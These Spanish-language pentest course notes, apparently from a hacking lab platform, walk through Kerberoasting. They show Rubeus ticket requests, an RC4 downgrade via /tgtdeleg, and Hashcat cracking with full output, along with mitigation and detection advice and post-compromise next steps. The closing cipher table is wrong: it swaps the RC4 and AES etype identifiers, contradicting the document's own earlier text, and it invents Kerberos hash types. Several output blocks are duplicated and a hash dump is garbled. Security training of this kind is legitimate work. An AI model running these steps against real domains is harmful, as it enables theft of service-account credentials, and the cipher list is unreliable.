Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 693.3 kh/s (5.41ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2789376/14344385 (19.45%)
Rejected.....: 0/2789376 (0.00%)
Restore.Point...: 2777088/14344385 (19.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: westham76 -> wejustare

Started: Sun Feb 27 15:36:57 2022
Stopped: Sun Feb 27 15:37:04 2022
```

Supongamos que nuestro cliente ha configurado cuentas SPN para admitir el cifrado AES 128/256.



Si verificamos esto con PowerView, veremos que **msDS-SupportedEncryptionTypes** attribute está configurado en **24**, lo que significa que los tipos de cifrado AES 128/256 son los únicos compatibles.

### Comprobación de los tipos de cifrado admitidos

```
Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes
```

```
PS C:\htb> Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes
serviceprincipalname msds-supportedencryptiontypes samaccountname
-----
testspn/kerberoast.inlanefreight.local 24 testspn
```

Solicitar un nuevo ticket con Rubeus nos mostrará que el nombre de la cuenta está usando encriptación AES-256 (tipo 18).

### Solicitar un nuevo billete (ticket)

```
.\Rubeus.exe kerberoast /user:testspn /nowrap
```

```

Kerberoasting - desde Windows

PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : testspn
[*] Target Domain   : INLANEFREIGHT.LOCAL
[*] Searching path  'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL

[*] Total kerberoastable users : 1

[*] SamAccountName    : testspn
[*] DistinguishedName  : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName: testspn/kerberoast.inlanefreight.local
[*] PwdLastSet        : 2/27/2022 12:15:43 PM
[*] Supported ETypes   : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash               : $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$*testspn/kerberoast

```

Para ejecutar esto a través de Hashcat, necesitamos usar el modo hash **19700**, que se encuentra **Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)** en la práctica tabla [example hashes](#) de Hashcat. Ejecutamos el hash AES de la siguiente manera y verificamos el estado, que muestra que debería tomar más de 23 minutos ejecutar toda la lista de palabras de rockyou.txt escribiendo **s** para ver el estado del trabajo de descifrado.

### Ejecución de Hashcat y comprobación del estado del trabajo de craqueo

aes\_to\_crack = hash

```
hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt
```

```

AlejandroGB@htb[/htb]$ hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>


[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Name.....: Kerberos 5, etype 18, TGS-REP
Hash.Target....: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started...: Sun Feb 27 16:07:50 2022 (57 secs)
Time.Estimated...: Sun Feb 27 16:31:06 2022 (22 mins, 19 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 10277 H/s (8.99ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 583680/14344385 (4.07%)
Rejected.....: 0/583680 (0.00%)
Restore.Point....: 583680/14344385 (4.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3264-3328
Candidates.#1...: skityz -> sammy<3

```

Cuando finalmente se descifra el hash, vemos que se necesitaron 4 minutos y 36 segundos para una contraseña relativamente simple en una CPU. Esto sería mucho mayor si se utilizara una contraseña más segura y más larga.

### Viendo el tiempo que tardó en descifrarse




```
Kerberoasting - desde Windows

Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 18, TGS-REP
Hash.Target...: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started...: Sun Feb 27 16:07:50 2022 (4 mins, 36 secs)
Time.Estimated.: Sun Feb 27 16:12:26 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 10114 H/s (9.25ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2789376/14344385 (19.45%)
Rejected.....: 0/2789376 (0.00%)
Restore.Point...: 2783232/14344385 (19.40%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:4032-4095
Candidates.#1...: wenses28 -> wejustare
```

Podemos usar Rubeus con el **/tgtdeleg** indicador para especificar que solo queremos cifrado RC4 al solicitar un nuevo ticket de servicio. La herramienta hace esto especificando el cifrado RC4 como el único algoritmo que admitimos en el cuerpo de la solicitud TGS. Esto puede ser una medida de seguridad integrada en Active Directory para compatibilidad con versiones anteriores. Al usar este indicador, podemos solicitar un ticket cifrado RC4 (tipo 23) que se puede descifrar mucho más rápido.

### Uso del indicador **/tgtdeleg**



```
PS C:\Users\htb-student\Desktop> .\Rubeus.exe Kerberoast /tgtdeleg /user:testspn /nowrap
[=] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4-HMAC will be requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User.....: testspn
[*] Target Domain...: INLANEFREIGHT.LOCAL
[*] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName.....: testspn
[*] DistinguishedName....: CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName...: testspn/kerberoast.inlanefreight.local
[*] PwdLastSet.....: 2/27/2022 2:34:53 PM
[*] Supported ETypes....: AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash.....: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4-HMAC will be requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User.....: testspn
[*] Target Domain...: INLANEFREIGHT.LOCAL
[*] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1


[*] SamAccountName.....: testspn
[*] DistinguishedName....: CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName...: testspn/kerberoast.inlanefreight.local
[*] PwdLastSet.....: 2/27/2022 2:34:53 PM
[*] Supported ETypes....: AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash.....: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4-HMAC will be requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User.....: testspn
[*] Target Domain...: INLANEFREIGHT.LOCAL
[*] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName.....: testspn
[*] DistinguishedName....: CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName...: testspn/kerberoast.inlanefreight.local
[*] PwdLastSet.....: 2/27/2022 2:34:53 PM
[*] Supported ETypes....: AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash.....: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4-HMAC will be requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User.....: testspn
[*] Target Domain...: INLANEFREIGHT.LOCAL
[*] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1
```

En la imagen anterior, podemos ver que al proporcionar la `/tgtdeleg` bandera, la herramienta solicitó un ticket RC4 a pesar de que los tipos de cifrado admitidos están enumerados como AES 128/256. Este simple ejemplo muestra la importancia de la enumeración detallada y la investigación más profunda al realizar ataques como Kerberoasting. Aquí podríamos cambiar de AES a RC4 y reducir el tiempo de descifrado en más de 4 minutos y 30 segundos. En una interacción del mundo real donde tenemos una plataforma de descifrado de contraseñas de GPU sólida a nuestra disposición, este tipo de descifrado de hash podría resultar en un descifrado de hash en unas pocas horas en lugar de unos pocos días y podría hacer o deshacer nuestra evaluación.

Nota: Esto no funciona contra un controlador de dominio de Windows Server 2019, independientemente del nivel funcional del dominio. Siempre devolverá un ticket de servicio cifrado con el nivel más alto de cifrado compatible con la cuenta de destino. Dicho esto, si nos encontramos en un dominio con controladores de dominio que se ejecutan en Server 2016 o anterior (lo que es bastante común), habilitar AES no mitigará parcialmente el Kerberoasting al devolver solo tickets cifrados AES, que son mucho más difíciles de descifrar, sino que permitirá que un atacante solicite un ticket de servicio cifrado RC4. En los controladores de dominio de Windows Server 2019, habilitar el cifrado AES en una cuenta SPN dará como resultado que recibamos un ticket de servicio AES-256 (tipo 18), que es sustancialmente más difícil (pero no imposible) de descifrar, especialmente si se utiliza una contraseña de diccionario relativamente débil.


Es posible editar los tipos de cifrado utilizados por Kerberos. Esto se puede hacer abriendo la Política de grupo, editando la Política de dominio predeterminada y eligiendo: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options, luego haciendo doble clic en Network security: Configure encryption types allowed for Kerberos seleccionando el tipo de cifrado deseado permitido para Kerberos. Eliminar todos los demás tipos de cifrado excepto RC4\_HMAC\_MD5 permitiría que el ejemplo anterior de degradación ocurriera en 2019. Eliminar la compatibilidad con AES introduciría una falla de seguridad en AD y probablemente nunca debería hacerse. Además, eliminar la compatibilidad con RC4 independientemente de la versión de Windows Server del controlador de dominio o el nivel funcional del dominio podría tener impactos operativos y debería probarse exhaustivamente antes de la implementación.



## Mitigación y detección

Una mitigación importante para las cuentas de servicio no administradas es establecer una contraseña o frase de contraseña larga y compleja que no aparezca en ninguna lista de palabras y que lleve mucho tiempo descifrar. Sin embargo, se recomienda utilizar [cuentas de servicio administradas \(MSA\)](#) y [cuentas de servicio administradas grupales \(gMSA\)](#), que utilizan contraseñas muy complejas y rotan automáticamente en un intervalo establecido (como las cuentas de máquina) o cuentas configuradas con LAPS.


Las solicitudes de Kerberoasting solicitan tickets TGS de Kerberos con cifrado RC4, que no deberían ser la mayoría de la actividad de Kerberos dentro de un dominio. Cuando se produce Kerberoasting en el entorno, veremos una cantidad anormal de solicitudes **TGS-REQ** y **TGS-REP** respuestas, lo que indica el uso de herramientas de Kerberoasting automatizadas. Los controladores de dominio se pueden configurar para registrar solicitudes de tickets TGS de Kerberos seleccionando [Auditar operaciones de tickets de servicio de Kerberos](#) dentro de la Política de grupo.



Al hacerlo, se generarán dos identificadores de eventos independientes: [4769](#): se solicitó un ticket de servicio Kerberos y [4770](#): se renovó un ticket de servicio Kerberos. Entre 10 y 20 solicitudes TGS de Kerberos para una cuenta determinada pueden considerarse normales en un entorno determinado. Una gran cantidad de identificadores de eventos 4769 de una cuenta en un período breve puede indicar un ataque.

A continuación, podemos ver un ejemplo de un ataque Kerberoasting que se está registrando. Vemos que se registran muchos eventos con ID 4769 en sucesión, lo que parece ser un comportamiento anómalo. Al hacer clic en uno, podemos ver que el **htb-student**

usuario (atacante) solicitó un ticket de servicio Kerberos para la **sqldev** cuenta (objetivo). También podemos ver que el tipo de cifrado del ticket es **0x17**, que es el valor hexadecimal de 23 (**DES\_CBC\_CRC, DES\_CBC\_MD5, RC4, AES 256**), lo que significa que el ticket solicitado era RC4, por lo que si la contraseña era débil, hay una buena posibilidad de que el atacante pueda descifrarla y obtener el control de la **sqldev** cuenta.



Otras medidas de solución incluyen restringir el uso del algoritmo RC4, en particular para las solicitudes de Kerberos por parte de las cuentas de servicio. Esto debe probarse para asegurarse de que nada falle dentro del entorno. Además, los administradores de dominio y otras cuentas con privilegios elevados no deben usarse como cuentas SPN (si las cuentas SPN deben existir en el entorno).

Esta excelente [publicación](#) de Sean Metcalf destaca algunas estrategias de mitigación y detección para Kerberoasting.

### Continuando hacia adelante

Ahora que tenemos un conjunto de credenciales (con suerte, privilegiadas), podemos pasar a ver dónde podemos usarlas. Es posible que podamos:

- Acceda a un host a través de RDP o WinRM como usuario local o administrador local
- Autenticarse en un host remoto como administrador usando una herramienta como PsExec
- Obtenga acceso a un recurso compartido de archivos confidencial
- Obtenga acceso MSSQL a un host como usuario DBA, que luego se puede aprovechar para aumentar los privilegios

Independientemente de nuestro acceso, también querremos profundizar en el dominio para buscar otras fallas y configuraciones incorrectas que puedan ayudarnos a ampliar nuestro acceso y agregar a nuestro informe para brindar más valor a nuestros clientes.

## Cifrados

### **Lista completa de cifrados en Kerberos**

#### **1. Cifrados basados en RC4**

- **Identificador:** \$krb5tgs\$18\$ (RC4-HMAC)
- **Algoritmo:** RC4 con HMAC (Hash-based Message Authentication Code).
- **Dificultad de descifrado:** Fácil a Moderado.
- **Descripción:**
  - RC4 es un cifrado de flujo con vulnerabilidades conocidas, como el sesgo en los primeros bytes del keystream.
  - Aunque HMAC añade integridad, RC4 es vulnerable a ataques de fuerza bruta o diccionario si la contraseña es débil.
  - Herramientas como **Hashcat** o **John the Ripper** pueden descifrar estos hashes relativamente rápido.

---

#### **2. Cifrados basados en AES**

- **Identificador:** \$krb5tgs\$17\$ (AES-256-HMAC-SHA1)
  - **Algoritmo:** AES con clave de 256 bits y HMAC-SHA1.
  - **Dificultad de descifrado:** Muy Difícil.
  - **Descripción:**
    - AES-256 es un cifrado de bloque moderno y seguro.
    - Requiere un esfuerzo computacional enorme para descifrar, incluso con hardware moderno.
    - Solo es vulnerable si la contraseña es débil.
- **Identificador:** \$krb5tgs\$23\$ (AES-128-HMAC-SHA1)
  - **Algoritmo:** AES con clave de 128 bits y HMAC-SHA1.
  - **Dificultad de descifrado:** Difícil.
  - **Descripción:**
    - AES-128 es más resistente que RC4, pero menos que AES-256.
    - Aún es posible descifrar con herramientas como Hashcat si la contraseña es débil.

---

#### **3. Cifrados basados en DES**

- **Identificador:** \$krb5tgs\$3\$ (DES-CBC-MD5)
  - **Algoritmo:** DES (Data Encryption Standard) en modo CBC (Cipher Block Chaining) con MD5 para integridad.
  - **Dificultad de descifrado:** Muy Fácil.
  - **Descripción:**
    - DES es un cifrado obsoleto con una longitud de clave de solo 56 bits, lo que lo hace extremadamente vulnerable a ataques de fuerza bruta.

- MD5 también es obsoleto y tiene vulnerabilidades conocidas.
- Estos hashes se pueden descifrar muy rápidamente con herramientas modernas.

#### 4. Cifrados basados en 3DES

- **Identificador:** \$krb5tgs\$16\$ (3DES-HMAC-SHA1)
  - **Algoritmo:** Triple DES (3DES) con HMAC-SHA1.
  - **Dificultad de descifrado:** **Moderado**.
  - **Descripción:**
    - 3DES es una mejora sobre DES, pero aún es considerado obsoleto en aplicaciones modernas.
    - Es más resistente que DES, pero menos que AES.
    - Aún es vulnerable a ataques de fuerza bruta si la contraseña es débil.

#### 5. Cifrados basados en ARCFour (RC4 alternativo)

- **Identificador:** \$krb5tgs\$18\$ (ARCFour-HMAC)
  - **Algoritmo:** ARCFour (una variante de RC4) con HMAC.
  - **Dificultad de descifrado:** **Fácil a Moderado**.
  - **Descripción:**
    - ARCFour es esencialmente RC4 con otro nombre.
    - Tiene las mismas vulnerabilidades que RC4, como el sesgo en los primeros bytes del keystream.
    - Es vulnerable a ataques de fuerza bruta o diccionario.

#### 6. Cifrados basados en Camellia

- **Identificador:** \$krb5tgs\$24\$ (Camellia-128-HMAC-SHA1)
  - **Algoritmo:** Camellia con clave de 128 bits y HMAC-SHA1.
  - **Dificultad de descifrado:** **Difícil**.
  - **Descripción:**
    - Camellia es un cifrado de bloque moderno, similar a AES en términos de seguridad.
    - Es resistente a ataques de fuerza bruta, pero menos común que AES.
- **Identificador:** \$krb5tgs\$25\$ (Camellia-256-HMAC-SHA1)
  - **Algoritmo:** Camellia con clave de 256 bits y HMAC-SHA1.
  - **Dificultad de descifrado:** **Muy Difícil**.
  - **Descripción:**
    - Camellia-256 es aún más seguro que Camellia-128.
    - Es comparable a AES-256 en términos de resistencia.

#### 7. Cifrados basados en ChaCha20

- **Identificador:** \$krb5tgs\$26\$ (ChaCha20-Poly1305)
  - **Algoritmo:** ChaCha20 con Poly1305 para autenticación.
  - **Dificultad de descifrado:** **Muy Difícil**.
  - **Descripción:**

- ChaCha20 es un cifrado de flujo moderno y seguro, diseñado para ser rápido y resistente a ataques.
- Poly1305 añade autenticación e integridad.
- Es muy resistente a ataques de fuerza bruta.

#### Resumen de dificultad de descifrado (de más fácil a más difícil)

1. **DES-CBC-MD5 (\$krb5tgs\$3\$)**: Muy Fácil.
  - Obsoleto y extremadamente vulnerable.
2. **RC4-HMAC (\$krb5tgs\$18\$)**: Fácil a Moderado.
  - Vulnerable debido a las debilidades de RC4.
3. **3DES-HMAC-SHA1 (\$krb5tgs\$16\$)**: Moderado.
  - Más seguro que DES, pero aún obsoleto.
4. **AES-128-HMAC-SHA1 (\$krb5tgs\$23\$)**: Difícil.
  - Moderno y seguro, pero menos que AES-256.
5. **Camellia-128-HMAC-SHA1 (\$krb5tgs\$24\$)**: Difícil.
  - Similar a AES-128 en seguridad.
6. **AES-256-HMAC-SHA1 (\$krb5tgs\$17\$)**: Muy Difícil.
  - Extremadamente seguro.
7. **Camellia-256-HMAC-SHA1 (\$krb5tgs\$25\$)**: Muy Difícil.
  - Comparable a AES-256.
8. **ChaCha20-Poly1305 (\$krb5tgs\$26\$)**: Muy Difícil.
  - Moderno, rápido y muy seguro.

#### ¿Por qué la diferencia en dificultad?

- **Longitud de la clave**: Cifrados con claves más largas (como AES-256 o Camellia-256) son más resistentes a ataques de fuerza bruta.
- **Tipo de cifrado**: Los cifrados de bloque modernos (AES, Camellia) son más seguros que los cifrados de flujo (RC4, ARCFOUR).
- **Vulnerabilidades conocidas**: Algoritmos obsoletos como DES o RC4 tienen debilidades criptográficas que los hacen más fáciles de descifrar.

#### Recomendaciones:

- **Usar AES-256 o ChaCha20**: Son los cifrados más seguros y recomendados para entornos modernos.
- **Evitar DES y RC4**: Son obsoletos y vulnerables.
- **Contraseñas fuertes**: Independientemente del cifrado, una contraseña débil puede ser descifrada.

## Comandos:

Identificar el modo del hash con **Name That Hash**:

### Instalación:

```
pip3 install name-that-hash  
pip3 install name-that-hash --break-system-packages
```

### Uso:

```
nth -f hash
```

Nos dice que se puede crackear con **Hashcat (HC)** con el modo **13100**

```
— nth -f svc_vmxware_hash —  
[...]  
https://twitter.com/bee_sec_san  
https://github.com/HashPwps/Name-That-Hash  
  
$krb5tgs$23$*svc_vmxware$B21E8A9E2E281E181A44314F25  
Enlazar 264642E155819F7B3FD2569AC7572467B164900D721913560E59FDD563D0FF52A999BF96D1C57F01348848A61F56FD9463E58EB3F71F49FEB1  
BF2D003686F30C008BE6FC8AA05F116EFBF8231C22A45A2F1CB372C684888416EFF4589288C516FE9FB7E8EA8E4089F67631F6E7954770C22B7C4EE5F59234-20C056C7E397CA281E  
63717543EAA73F4C94987DE717630F4BDE36BC12ED8770885D229491950A9AF13E34DBAA8FE0783E406DA340F4738861DE22ED3D361C6B8D007C60C9704765E809AGCCC8757BA49  
2A889C3CFAD9920549C98830372F147C924061AF5242A10F1DEB3028A9C8B256345E2C8F522E59C5FAD4C3B599DC5A31C66E23A17ADC45737C9B901336D416ME36598BA407F530A8DB5  
D57A0DC299FDFE80F1176B762FC8202804CE6BEFE0063A1EB3411810F555737B085ED811A94646E87532060D3627198877FE48A051BBD0878E285A68253793FFFB55362AD6FAAF89A64  
F94456D0B1F7D6E8E824FFEF22DF48154058E55F682A86F27A8640ZC3794AF5E9EC14C7D1CE5ED932F1189FAE1F6B36462CF08684D63E9ED20F7D16739F8E38EBE2BD930593EB2E1A02  
85F224202C7800A3E09F207F29778139459206735A0FB237D73ED2F38D2E266BD064815846D6FC074F3122870E9213A8E1C48525F4E2A2765FB526DE4110157057820496384DE048  
992C9ED024590351FDC8CC5600813D915C3FF13120A78992C8A222BDE46EFE40445ACF26FB180D417268C48E2735013F41860C87AFF17FB8871F31B0853B2AF3D454DC183096FC9A3  
